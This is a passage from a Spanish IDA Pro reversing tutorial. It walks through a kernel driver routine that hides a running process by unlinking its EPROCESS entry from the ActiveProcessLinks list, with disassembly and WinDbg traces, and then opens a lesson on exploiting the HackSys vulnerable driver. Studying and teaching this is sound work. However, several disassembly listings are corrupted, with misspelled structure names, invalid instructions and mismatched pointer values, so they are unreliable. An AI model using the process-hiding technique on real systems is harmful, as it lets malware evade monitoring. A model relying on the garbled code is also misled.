El método es pisar el FLINK del proceso anterior para que deje de apuntar a mi proceso y lo saltee en la lista apuntando al próximo, y lo mismo el BLINK del próximo en vez de apuntar a mi proceso que lo haga al anterior al mio, de esa forma cuando vaya recorriendo la lista saltara el mio.

Process A		
Memory Address		Value
0x10000000	Flink	0x20000000
0x10000004	Blink	0x30000000

Process B		
Memory Address		Value
0x20000000	Flink	0x30000000
0x20000004	Blink	0x10000000

Process C		
Memory Address		Value
0x30000000	Flink	0x10000000
0x30000004	Blink	0x20000000

Example of Flink and Blink pointers.

## Hiding a Process

To hide a process, one can modify the Flinks and Blinks of \_EPROCESS in process from the active process chain. Take the previous example, for instance, Process B.

Process A		
Memory Address		Value
0x10000000	Flink	0x30000000
0x10000004	Blink	0x30000000

Process B		
Memory Address		Value
0x20000000	Flink	0x30000000
0x20000004	Blink	0x10000000


Process C		
Memory Address		Value
0x30000000	Flink	0x10000000
0x30000004	Blink	0x20000000

Example of a hidden process using modified Flink/Blink

En este ejemplo vemos que al FLINK del proceso anterior que apuntaba a 0x20000000 lo pisamos con 0x30000000 y al BLINK del proceso siguiente que apuntaba a 0x20000000 lo pisare con 0x10000000.

De esta forma ni el anterior ni el siguiente al mio tendrán punteros a mi proceso, lo saltaran al recorrer la lista.

EAX apunta a la estructura ActiveProcessLink y es del tipo \_LIST\_ENTRY podemos donde hay EAX + XXX apretar T y elegir la estructura LIST\_ENTRY para que muestre su campo.




```
004013D6 ; _DWORD __stdcall HideCaller()
004013D6 _HideCaller@0 proc near
004013D6     call    ds:_imp__IoGetCurrentProcess@0 ; IoGetCurrentProcess()
004013DC     mov     edx, [eax+EPROCCESS.ActiveProcessLink.Blink]
004013E2     add     eax, EPROCCESS.ActiveProcessLink
004013E7     mov     ecx, [eax+_LIST_ENTRY.Flink]
004013E9     mov     [edx], ecx ; [EDX]= [BLINK]= FLINK DEL PROCESO ANTERIOR
004013EB     mov     edx, [eax+_LIST_ENTRY.Flink]
004013ED     mov     ecx, [eax+_LIST_ENTRY.Blink]
004013F0     mov     [edx+4], ecx ; guarda ECX=BLINK en el contenido de FLINK mas 4
004013F3     mov     [eax+_LIST_ENTRY.Flink], eax
004013F5     mov     [eax+_LIST_ENTRY.Blink], eax
004013F8     retn
004013F8 _HideCaller@0 endp
004013F8
```

A EAX que tenia el eprocess le suma 0xB8



```
004013D6 ; _DWORD __stdcall HideCaller()
004013D6 _HideCaller@0 proc near
004013D6     call    ds:_imp__IoGetCurrentProcess@0 ; IoGetCurrentProcess()
004013DC     mov     edx, [eax+EPROCCESS.ActiveProcessLink.Blink]
004013E2     add     eax, 0B8h
004013E7     mov     ecx, [eax+_LIST_ENTRY.Flink]
004013E9     mov     [edx], ecx ; [EDX]= [BLINK]= FLINK DEL PROCESO ANTERIOR
004013EB     mov     edx, [eax+_LIST_ENTRY.Flink]
004013ED     mov     ecx, [eax+_LIST_ENTRY.Blink]
004013F0     mov     [edx+4], ecx ; guarda ECX=BLINK en el contenido de FLINK mas 4
004013F3     mov     [eax+_LIST_ENTRY.Flink], eax
004013F5     mov     [eax+_LIST_ENTRY.Blink], eax
004013F8     retn
004013F8 _HideCaller@0 endp
004013F8
```

El contenido (mi FLINK) lo mueve a ECX luego lo guarda en el contenido de EDX que tenia mi BLINK, como apunta al proceso anterior, su contenido es el FLINK del proceso anterior asi que hace lo que dice el método anterior, pisar el FLINK del proceso anterior con mi FLINK.



Luego viene el otro puntero que es escribir en FLINK +4 (ya que mi FLINK es 0x30000000 mas 4 da el BLINK del siguiente proceso 0x30000004 y al pisar su contenido machacaremos el valor que tenia con 0x10000000 que es mi BLINK.

```

004013D6 ; _DWORD __stdcall HideCaller()
004013D6 _HideCaller@0 proc near
004013D6     call ds: _imp__GetCurrentProcess@0 ; GetCurrentProcess()
004013D6     mov edx, [eax+EPLOYEESS.ActiveProcessLink.Blink]
004013D6     add eax, EPLOYEESS.ActiveProcessLink
004013E2     mov ecx, [eax+_LIST_ENTRY.Flink]
004013E9     mov [edx], ecx ; PISO [EDX]= [BLINK]= PISO FLINK DEL PROCESO ANTERIOR con ECX = MI FLINK
004013EB     mov edx, [eax+_LIST_ENTRY.Flink]
004013ED     mov ecx, [eax+_LIST_ENTRY.Blink]
004013F0     mov [edx+4], ecx ; guarda ECX-BLINK en el contenido de FLINK mas 4
004013F3     mov [eax+_LIST_ENTRY.Flink], eax
004013F5     mov [eax+_LIST_ENTRY.Blink], eax
004013F8     ret
004013F8 _HideCaller@0 endp
004013F8

```

Alli lo hace guarda BLINK de mi proceso en el contenido de FLINK mas 4 o sea en el contenido de 0x30000004 machaca el valor que había alli en BLINK del siguiente con 0x10000000.

Lo ultimo es que EAX que tiene la dirección de la estructura ActiveProcessLink, en su contenido esta mi FLINK lo pisa con esa misma dirección y lo mismo con mi BLINK, ahora lo debuggearemos para aclarar un poco.


Pongo un BREAKPOINT alli

```


004013D6 ; _DWORD __stdcall HideCaller()
004013D6 _HideCaller@0 proc near
004013D6     call ds: _imp__GetCurrentProcess@0 ; GetCurrentProcess()
004013D6     mov edx, [eax+EPLOYEESS.ActiveProcessLink.Blink]
004013D6     add eax, EPLOYEESS.ActiveProcessLink
004013E2     mov ecx, [eax+_LIST_ENTRY.Flink]
004013E9     mov [edx], ecx ; PISO [EDX]= [BLINK]= PISO FLINK DEL PROCESO ANTERIOR con ECX = MI FLINK
004013EB     mov edx, [eax+_LIST_ENTRY.Flink]
004013ED     mov ecx, [eax+_LIST_ENTRY.Blink]
004013F0     mov [edx+4], ecx ; guarda ECX-BLINK en el contenido de FLINK mas 4
004013F3     mov [eax+_LIST_ENTRY.Flink], eax
004013F5     mov [eax+_LIST_ENTRY.Blink], eax
004013F8     ret
004013F8 _HideCaller@0 endp
004013F8

```


Reinicio la maquina copio el nuevo driver y atacheo el windbg, luego cuando ya arranca lo cierro y atacheo el IDA como hicimos las veces anteriores.



Cuando lo llamo desde el script de python user.py del ejercicio anterior va al Dispatch y llega al llamado de HideCaller.



Al pasarla api en EAX queda la direccion del EPROCESS en mi caso 844C1D40



Verifiquemos con el windbg en la barra del plugin.

```
2015\projects\helloworld\helloworld\helloworld.c
Expected data back.
WINDBG>!process -1 0
PROCESS 844c1d40 SessionId: 1 Cid: 0e98 Peb: 7ffd3000 ParentCid: 09ac
DirBase: 3ec334a0 ObjectTable: 9ee520a8 HandleCount: 51.
Image: python.exe
```

En este caso el proceso que llama al Driver es el python.exe y ahí se ve el EPROCESS 0x844c1d40.

Veamos la estructura ActiveProcessLinks

```
WINDBG>dt nt!_EPROCESS eax
Cannot find specified field members.
WINDBG>dt nt!_EPROCESS 0x844c1d40
+0x000 Pcb : _KPROCESS
+0x098 ProcessLock : _EX_PUSH_LOCK
+0x0a0 CreateTime : _LARGE_INTEGER 0x01d362de`8702dd50
+0x0a8 ExitTime : _LARGE_INTEGER 0x0
+0x0b0 RundownProtect : _EX_RUNDOWN_REF
+0x0b4 UniqueProcessId : 0x00000e98 Void
+0x0b8 ActiveProcessLinks : _LIST_ENTRY [ 0x82757e98 - 0x84a80828 ]
+0x0c0 ProcessQuotaUsage : [2] 0xf3c
+0x0c8 ProcessQuotaPeak : [2] 0xfb4
+0x0d0 CommitCharge : 0x3c7
+0x0d4 QuotaBlock : 0x85aae040 _EPROCESS_QUOTA_BLOCK
+0x0d8 CpuQuotaBlock : (null)
+0x0dc PeakVirtualSize : 0x3244000
+0x0e0 VirtualSize : 0x3244000
+0x0e4 SessionProcessLinks : _LIST_ENTRY [ 0x8ab61010 - 0x84a80854 ]
+0x0ec DebugPort : (null)
+0x0f0 ExceptionPortData : 0x857b44c8 Void
+0x0f0 ExceptionPortValue : 0x857b44c8
```

Allí vemos en la dirección de memoria EPROCESS + 0xb8 o sea 0x844c1df8

```
In[62]: .evauluate expression0: -2075386376 = 844c1df8
In[63]: hex(0x844c1d40 + 0xb8)
Out[63]: '0x844c1df8L'
```

In[64]:

Su contenido es el **FLINK = 0x82757e98**

```
evaluate expression0: -2075386376 = 844c1df8
WINDBG>dd 0x844c1d40 + 0xb8
844c1df8 82757e98 84a80828 00000f3c 000174a4
844c1e08 00000fb4 000174a4 000003c7 85aae040
844c1e18 00000000 03244000 03244000 8ab61010
844c1e28 84a80854 00000000 857b44c8 9ee520a8
844c1e38 9e18554c 00024762 00000000 00000000
```

Y el siguiente dword a continuación es el **BLINK = 0x84a80828**


Ambos son el FLINK y BLINK de mi proceso.

**FLINK = 82757de0** y **BLINK = 0x84a80828**

```
938B03D6
938B03D6
938B03D6
938B03D6 ; _DWORD __stdcall HideCaller()
938B03D6 _HideCaller@0 proc near
938B03D6 call ds: _imp_!IoGetCurrentProcess@... ; IoGetCurrentProcess()
938B03DC nov edx, [eax+EPOLLOE.ActiveProcessLink.Blink]
938B03E2 add eax, EPOLLOE.ActiveProcessLink
938B03E7 mov ecx, [eax]
938B03E9 mov [edx], ecx
938B03EB mov edx, [eax]
938B03ED mov ecx, [eax+4]
938B03F0 mov [edx+4], ecx
938B03F3 mov [eax], eax
938B03F5 mov [eax+4], eax
938B03F8 retn
938B03F8 _HideCaller@0 endp
938B03F8
```

[eax+EPOLLOE.ActiveProcessLink.Blink]=[MEMORY dd offset off\_84a80828]

Al tracear y apretar T veo que lee mi BLINK y lo pasa a EDX



En EAX queda la dirección de la estructura ActiveProcessLink, su contenido es FLINK lo mueve a ECX.

```

938B03D6
938B03D6
938B03D6
938B03D6 ; _DWORD __stdcall HideCaller()
938B03D6 HideCaller@0 proc near
938B03D6 call ds: _imp_!GetCurrentProcess@0 ; IoGetCurrentProcess()
938B03DC mov edx, [eax+EPROCESS.ActiveProcessLink.Blink]
938B03E2 add eax, EPROCESS.ActiveProcessLink
938B03E7 mov [edx], ecx
938B03E9 mov [eax], [edx]
938B03F0 mov [eax], eax
938B03F3 mov [eax], [eax+4]
938B03F5 mov [eax+4], eax
938B03F8 retn
938B03F8 _HideCaller@0 endp
938B03F8

```

Luego va a copiar mi FLINK en el contenido de EDX que era mi BLINK el cual apuntara al ActiveProcessLink del proceso anterior.

```

938B03D6
938B03D6
938B03D6
938B03D6 ; _DWORD __stdcall HideCaller()
938B03D6 HideCaller@0 proc near
938B03D6 call ds: _imp_!GetCurrentProcess@0 ; IoGetCurrentProcess()
938B03DC mov edx, [eax+EPROCESS.ActiveProcessLink.Blink]
938B03E2 add eax, EPROCESS.ActiveProcessLink
938B03E7 mov [edx], ecx
938B03E9 mov [eax], [edx]
938B03EB mov edx, [eax]
938B03ED mov ecx, [eax+4]
938B03F0 mov [edx+4], ecx
938B03F3 mov [eax], eax
938B03F5 mov [eax+4], eax
938B03F8 retn
938B03F8 _HideCaller@0 endp
938B03F8

```

Va a pisar ese el FLINK del proceso anterior con mi FLINK.

```

938B03D6
938B03D6
938B03D6
938B03D6 ; _DWORD __stdcall HideCaller()
938B03D6 HideCaller@0 proc near
938B03D6 call ds: _imp_!GetCurrentProcess@0 ; IoGetCurrentProcess()
938B03DC mov edx, [eax+EPROCESS.ActiveProcessLink.Blink]
938B03E2 add eax, EPROCESS.ActiveProcessLink
938B03E7 mov ecx, [eax]
938B03E9 mov [edx], ecx
938B03EB mov edx, [eax+_LIST_ENTRY.Flink]
938B03ED mov ecx, [eax+_LIST_ENTRY.Blink]
938B03F0 mov [edx+4], ecx
938B03F3 mov [eax], eax
938B03F5 mov [eax+4], eax
938B03F8 retn
938B03F8 _HideCaller@0 endp
938B03F8

```

Luego levanta mi FLINK el cual por supuesto apunta al ActiveProcessLink del siguiente proceso y le suma 4 y halla el contenido, veamos el siguiente proceso.

```

938B03D6
938B03D6
938B03D6
938B03D6 ; _DWORD __stdcall HideCaller()
938B03D6 HideCaller@0 proc near
938B03D6 call ds: _imp_!GetCurrentProcess@@IoGetCurrentProcess()
938B03DC mov edx, [eax+!EPROCESS.ActiveProcessLink.Blink]
938B03E2 add eax, EPROCESS.ActiveProcessLink
938B03E7 mov ecx, [eax]
938B03E9 mov [edx], ecx
938B03EB mov edx, [eax+_LIST_ENTRY.Flink]
938B03ED mov ecx, [eax+_LIST_ENTRY.Blink]
938B03F0 mov [edx+4], ecx
938B03F3 mov [eax+_LIST_ENTRY.Flink], eax
938B03F5 mov [eax+_LIST_ENTRY.Blink], eax
938B03F8 retn
938B03F8 _HideCaller@0 endp
938B03F8

```

Output window:

```

EAX 844C1DF8 MEMORY:unk_844C1DF8
EBX 85D13F68 MEMORY:85D13F68
ECX 84A00828 MEMORY:off_84A00828
EDX 0257E98 nt!_tPsActiveProcessHead
ESI 8483E938 MEMORY:8483E938
EDI 840DE128 MEMORY:840DE128
EBP 923FF470 MEMORY:923FF470
ESP 923FF460 MEMORY:923FF460
EIP 938B03F8 HideCaller()+10

```

Output window details:

- +0x20 ActiveThreadHighWatermark : /
- +0x20b SmallestTimerResolution : 0
- +0x2bc TimerResolutionStackRecord : (null)
- VINODECxt nt!\_EPROCESS @2757E98-0xb0
- +0x0000 Pool : 0
- +0x000 ProcessLock : -EX\_PUSH\_LOCK
- +0x008 CreateTime : LARGE\_INTEGER 0x0
- +0x008 ExitTime : LARGE\_INTEGER 0x00120c06`00000000
- +0x008 RundownProtect : \_EX\_RUNDOWN\_REF
- +0x008 UniqueProcessId : 0x84a0e050 Void
- +0x008 ActiveProcessLinks : LIST\_ENTRY [ 0x83fb7ad8 - 0x844 ]
- +0x008 ProcessQuotaUsage : [2] 0
- +0x008 ProcessQuotaPeak : [2] 0x826d1c0c
- +0x008 CommitCharge : 0
- +0x008 QuotaBlock : 0x87c04fc0 \_EPROCESS\_QUOTA\_BLOCK
- +0x008 PeakVirtualAllocSize : 0x80000011
- +0x008 VirtualAllocSize : 0x800000018
- +0x008 SessionProcessLinks : LIST\_ENTRY [ 0x80000290 - 0x81 ]
- +0x0ec DebugPort : (null)
- +0x0f0 ExceptionPortData : (null)
- +0x0f0 ExceptionPortData : 0
- +0x0f0 ExceptionPortState : 0x0000
- +0x0f4 ObjectTable : (null)

Pisara el BLINK del siguiente proceso con mi BLINK.

```

938B03D6
938B03D6
938B03D6
938B03D6 ; _DWORD __stdcall HideCaller()
938B03D6 HideCaller@0 proc near
938B03D6 call ds: _imp_!GetCurrentProcess@@IoGetCurrentProcess()
938B03DC mov edx, [eax+!EPROCESS.ActiveProcessLink.Blink]
938B03E2 add eax, EPROCESS.ActiveProcessLink
938B03E7 mov ecx, [eax]
938B03E9 mov [edx], ecx
938B03EB mov edx, [eax+_LIST_ENTRY.Flink]
938B03ED mov ecx, [eax+_LIST_ENTRY.Blink]
938B03F0 mov [edx+4], ecx
938B03F3 mov [eax+_LIST_ENTRY.Flink], eax
938B03F5 mov [eax+_LIST_ENTRY.Blink], eax
938B03F8 retn
938B03F8 _HideCaller@0 endp
938B03F8

```

Luego finaliza pisando mi FLINK Y BLINK de mi proceso con la direccion de la estructura ActiveProcessLink, veamos como lista los procesos.

Vemos mi propio proceso tanto FLINK Y BLINK apuntan a la misma direccion de la estructura ActiveProcessLink.

```
Output window
DirBase: 3ec33460 ObjectTable: 9e37c198 HandleCount: 86.
Image: dllhost.exe

WINDBG>dt nt!_EPROCESS 0x844c1d40
+0x000 Pcb : _KPROCESS
+0x098 ProcessLock : _EX_PUSH_LOCK
+0x0a0 CreateTime : _LARGE_INTEGER 0x01d362de`8702dd50
+0x0a8 ExitTime : _LARGE_INTEGER 0x0
+0x0b0 RundownProtect : _EX_RUNDOWN_REF
+0x0b4 UniqueProcessId : 0x00000e98 Void
+0x0b8 ActiveProcessLinks : _LIST_ENTRY [ 0x844c1df8 - 0x844c1df8 ]
+0x0c0 ProcessQuotaUsage : [2] 0xF3C
+0x0c8 ProcessQuotaPeak : [2] 0xFB4
+0x0d0 CommitCharge : 0x3C7
+0x0d4 QuotaBlock : 0x85aae040 _EPROCESS_QUOTA_BLOCK
+0x0d8 CpuQuotaBlock : (null)
+0x0dc PeakVirtualSize : 0x3244000
+0x0e0 VirtualSize : 0x3244000
+0x0e4 SessionProcessLinks : _LIST_ENTRY [ 0x8ab61010 - 0x84a80054 ]
+0x0ec DebugPort : (null)
+0x0f0 ExceptionPortData : 0x857b44c8 Void
+0x0f0 ExceptionPortValue : 0x857b44c8
+0x0f0 ExceptionPortState : 0x000
+0x0f4 ObjectTable : 0x9ee520a8 _HANDLE_TABLE
+0x0f8 Token : _EX_FAST_REF
+0x0fc WorkingSetPage : 0x24762
```

Al hacer !process 0 0 lo mismo en la barra de tareas vemos que el proceso python desapareció de la lista a pesar de que esta corriendo y eso es porque al ir recorriendo la lista y llegar al proceso justo anterior el FLINK del mismo ya no apunta a mi proceso python.exe sino al siguiente, lo saltea, lo mismo que el BLINK del siguiente no apunta mas al proceso python.exe sino al anterior, por eso es como si no existiera mas.

Ahora lo tiro de nuevo los valores cambiaron.

PROCESS 844b0d00 SessionId: 1 Cid: 09ac Peb: 7ffd4000 ParentCid: 05f0  
DirBase: 3ec33540 ObjectTable: 92850c90 HandleCount: 93.  
Image: cmd.exe

PROCESS 85da2b48 SessionId: 1 Cid: 0ae8 Peb: 7ffdb000 ParentCid: 01a4  
DirBase: 3ec33560 ObjectTable: 9e02eb90 HandleCount: 51.  
Image: conhost.exe

PROCESS 84a76030 SessionId: 0 Cid: 0d88 Peb: 7ffdc000 ParentCid: 020c  
DirBase: 3ec33580 ObjectTable: 9fe4a3d8 HandleCount: 230.  
Image: taskhost.exe

PROCESS 84bfad40 SessionId: 1 Cid: 0e24 Peb: 7ffd7000 ParentCid: 05f0  
DirBase: 3ec33460 ObjectTable: 9e37c198 HandleCount: 119.  
Image: taskmgr.exe

PROCESS 844c1d40 SessionId: 1 Cid: 0dec Peb: 7ffd9000 ParentCid: 09ac  
DirBase: 3ec334a0 ObjectTable: 9a2ab3c0 HandleCount: 51.  
Image: **python.exe**

WINDBG>dt nt!\_EPROCESS 844c1d40

```
+0x000 Pcb : _KPROCESS
+0x098 ProcessLock : _EX_PUSH_LOCK
+0x0a0 CreateTime : _LARGE_INTEGER 0x01d362e6`34e8bf28
+0x0a8 ExitTime : _LARGE_INTEGER 0x0
+0x0b0 RundownProtect : _EX_RUNDOWN_REF
+0x0b4 UniqueProcessId : 0x00000dec Void
+0x0b8 ActiveProcessLinks : _LIST_ENTRY [ 0x82757e98 - 0x84bfadf8 ]
```

Despues de correr el driver y que pase por el dispatcher y la función HideCaller.

PROCESS 844b0d00 SessionId: 1 Cid: 09ac Peb: 7ffd4000 ParentCid: 05f0  
DirBase: 3ec33540 ObjectTable: 92850c90 HandleCount: 93.

Image: cmd.exe

PROCESS 85da2b48 SessionId: 1 Cid: 0ae8 Peb: 7ffdb000 ParentCid: 01a4  
DirBase: 3ec33560 ObjectTable: 9e02eb90 HandleCount: 51.

Image: conhost.exe

PROCESS 84a76030 SessionId: 0 Cid: 0d88 Peb: 7ffdc000 ParentCid: 020c  
DirBase: 3ec33580 ObjectTable: 9fe4a3d8 HandleCount: 230.

Image: taskhost.exe

PROCESS 84bfad40 SessionId: 1 Cid: 0e24 Peb: 7ffd7000 ParentCid: 05f0  
DirBase: 3ec33460 ObjectTable: 9e37c198 HandleCount: 121.

Image: taskmgr.exe

La lista termina allí, no existe más en la misma el proceso python.exe.

No es muy difícil, no hay que hacerse lío con la lista enlazada de ActiveProcessLink, una vez que se entiende eso es fácil.

Hasta la próxima parte 56

Ricardo Narvaja

# 56-INTRODUCCION AL REVERSING CON IDA PRO - KERNEL EXPLOITATION.

Vamos a ver ahora un driver que esta programa con diferentes vulnerabilidades para entender como explotarlas, como siempre por ahora usaremos un Windows 7 sp1 sin ningun parche de seguridad, sabemos que alli funcionara todo, luego iremos viendo que cambios hay mas adelante y que otras posibilidades existen en los nuevos sistemas, pero vamos paso a paso.

Tenemos un driver compilado con los simbolos por ahora que tiene la posibilidad de explotarlo de casi todas las formas posibles, esta hecho para practicar.

<https://github.com/hacksysteam/HackSysExtremeVulnerableDriver>

## Vulnerabilities Implemented

- Double Fetch
- Pool Overflow
- Use After Free
- Type Confusion
- Stack Overflow
- Integer Overflow
- Stack Overflow GS
- Arbitrary Overwrite
- Null Pointer Dereference
- Uninitialized Heap Variable
- Uninitialized Stack Variable
- Insecure Kernel Resource Access

Empezaremos poco a poco primero con el análisis del stack overflow.

Por supuesto hay que copiar el driver a la maquina target y cargarlo con el OSR DRIVER LOADER.

